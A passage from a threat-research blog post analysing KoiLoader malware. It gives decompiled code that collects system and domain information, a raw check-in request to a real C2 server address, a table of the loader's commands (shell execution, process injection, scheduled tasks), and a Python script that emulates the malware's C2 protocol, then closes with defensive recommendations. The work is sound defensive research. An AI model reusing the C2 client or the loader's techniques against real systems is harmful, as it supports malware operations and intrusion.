111|<GUID>|<16_BYTE_XOR_KEY_PART_2>|<ENCRYPTED_DATA>
```

```
v0 = NtCurrentPeb();
szDnsDomainName = 0;
OSMajorVersion = v0->OSMajorVersion;
OSMinorVersion = v0->OSMinorVersion;
OSBuildNumber = v0->OSBuildNumber;
v40 = OSMinorVersion;
v3 = GetProcessHeap;
if ( LsaOpenPolicy(0, &ObjectAttributes, 1u, &PolicyHandle) >= 0 )
{
  if ( LsaQueryInformationPolicy(PolicyHandle, PolicyDnsDomainInformation, (PVOID *)&Buffer) >= 0 )
  {
    v4 = Buffer;
    if ( Buffer->Sid )
    {
      v28 = Buffer->DnsDomainName.Length + 2;
      ProcessHeap = GetProcessHeap();
      szDnsDomainName = (wchar_t *)HeapAlloc(ProcessHeap, 8u, v28);
      if ( szDnsDomainName )
      {
        v6 = Buffer->DnsDomainName.Buffer;
        v7 = Buffer->DnsDomainName.Length >> 1;
        if ( v6 )
        {
          for ( i = 0; i < 2 * v7; ++i )
            *((_BYTE *)szDnsDomainName + i) = *((_BYTE *)v6 + i);
          v3 = GetProcessHeap;
        }
        szDnsDomainName[v7] = 0;
      }
      v4 = Buffer;
    }
    LsaFreeMemory(v4);
  }
  LsaClose(PolicyHandle);
```

Figure 22 – Collect OS info, domain

The next requests involve a loop that runs indefinitely to retrieve commands from the C2 server, with a one second wait between requests. This request type is denoted with “102” at the beginning of the post request’s body.

```
 POST http://94.247.42.253/pilot.php HTTP/1.1
Content-Type: application/octet-stream
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 94.247.42.253
Content-Length: 40
Proxy-Connection: Keep-Alive
Pragma: no-cache
Content-Encoding: binary

102|<GUID>
```

The response returned is then handled by a jump table (switch statement), where each command is represented as a single character. Each of the commands and their associated description can be seen in the following table.

Command	Description
0x67	Executes scripts/commands via Command Prompt
0x68	Executes scripts/commands via PowerShell
0x69	Enables system shutdown privilege for the running process and performs the shutdown
0x6A	Creates a scheduled task to run agent.js and removes agent.js if present on the host
0x6C	Establishes communication with a C2 server
0x6E	Performs process injection into either explorer.exe or certutil.exe based on the subsystem value (if the subsystem is Console User Interface, the payload is injected into certutil.exe, if it's Graphical User Interface, the payload is injected into explorer.exe) or writes the payload to %TEMP% folder and directly executes it (the naming convention for the payload is generated with PRNG)
0x70	Dynamically loads and executes a function from a DLL, in our sample, the export function is "Release"

In order to triage C2 activities, we created an emulation script available here. The script generates X25519 private/public keys and computes a shared secret for encrypting data sent to the C2 in the registration process and features the ability to specify a proxy for connecting to KoiLoader C2 and generation of a fake username/computer name.

```python
class KoiLoaderC2():
    def _generate_private_key(self):

    def _generate_shared_secret(self, ta_public_key):
        """
        Generate and set the public key and shared secret, given the threat actor public key.

        ta_public_key: bytes object representing the threat actor public key
        """

        # Generate private key
        secret_key_bytes = self._private_key

        # Create X25519PrivateKey object
        private_key = x25519.X25519PrivateKey.from_private_bytes(secret_key_bytes)

        # Generate the corresponding public key
        public_key = private_key.public_key()

        # Get the public key as raw bytes
        public_key_bytes = public_key.public_bytes(
            encoding=serialization.Encoding.Raw,
            format=serialization.PublicFormat.Raw
        )

        # Print the public key in hexadecimal format
        logger.info(f"Generated public Key: {public_key_bytes.hex()}")

        loaded_public_key = x25519.X25519PublicKey.from_public_bytes(THREAT_ACTOR_PUBLIC_KEY)

        # Perform the X25519 key exchange, taking the generated private key and
        # the malware devs public key
        shared_secret_bytes = private_key.exchange(loaded_public_key)

        # Print computed shared secret
        logger.info(f"Computed shared secret: {shared_secret_bytes.hex()}")
        self._public_key = public_key_bytes
        self._shared_secret = shared_secret_bytes
```

Figure 23 – KoiLoaderC2 class usage

```python
def main():

    # Instantiate KoiLoaderC2 class
    koiloader_c2 = KoiLoaderC2(
        C2_URL, USER_AGENT,
        BUILD_ID,
        THREAT_ACTOR_PUBLIC_KEY,
        DOMAIN,
        PROXY_HTTP,
        PROXY_HTTPS
    )

    # Send initial check in request, transmitting the GUID, Build ID, and Base64 encoded public key
    response = koiloader_c2.check_in()
    logger.info(f"Check in status code: {response.status_code}")

    # Send next check in request, transmitting the encrypted OS info, username, and computer name
    response = koiloader_c2.check_in_2()
    logger.info(f"Check in #2 status code: {response.status_code}")

    # Send request to get command from the C2
    while True:
        response = koiloader_c2.get_command()
        logger.info(f"Get commands response status code: {response.status_code}")
        if response.text:
            logger.info(f"Received command from C2: {response.text}")

        # Sleep for 1 second before retrying
        time.sleep(1)
```

Figure 24 – KoiLoaderC2 class create private/public key, compute shared secret

What did we do?

- Our team of 24/7 SOC Cyber Analysts proactively isolated the affected host to contain the infection on the customer's behalf.
- We communicated what happened with the customer and helped them with remediation efforts.

What can you learn from this TRU Positive?

- Phishing emails continue to remain a key vector for malware distribution, demonstrating the continuous threat of social engineering attacks and the need for ongoing vigilance.
- The utilization of Anti-VM capabilities by malware like KoiLoader and KoiStealer highlights the capability of modern threats to evade analysis and detection by analysts, researchers, and sandboxes.

Recommendations from the Threat Response Unit (TRU):

- Disable wscript.exe via AppLocker GPO or Windows Defender Application Control (WDAC):
    - C:\Windows\System32\WScript.exe
    - C:\Windows\Syswow64\WScript.exe
    - *:\Windows\System32\WScript.exe (* represents wildcard to include other drive letter rather than C drive)
    - *:\Windows\SysWOW64\WScript.exe (* represents wildcard to include other drive letter rather than C drive)

- The use of obfuscation and sophisticated delivery mechanisms by malware underscores the importance of implementing comprehensive detection strategies, including script logging and behavior-based detection mechanisms, to identify and mitigate threats.
- Implementing Phishing and Security Awareness Training (PSAT) programs is crucial to educate employees about emerging threats and mitigate the risk of successful social engineering attacks.
- Use a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) solution to detect and contain threats.

Indicators of Compromise

- Indicators of Compromise can be found here.

References

- https://www.esentire.com/blog/unraveling-not-azorult-but-koi-loader-a-precursor-to-koi-stealer

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.
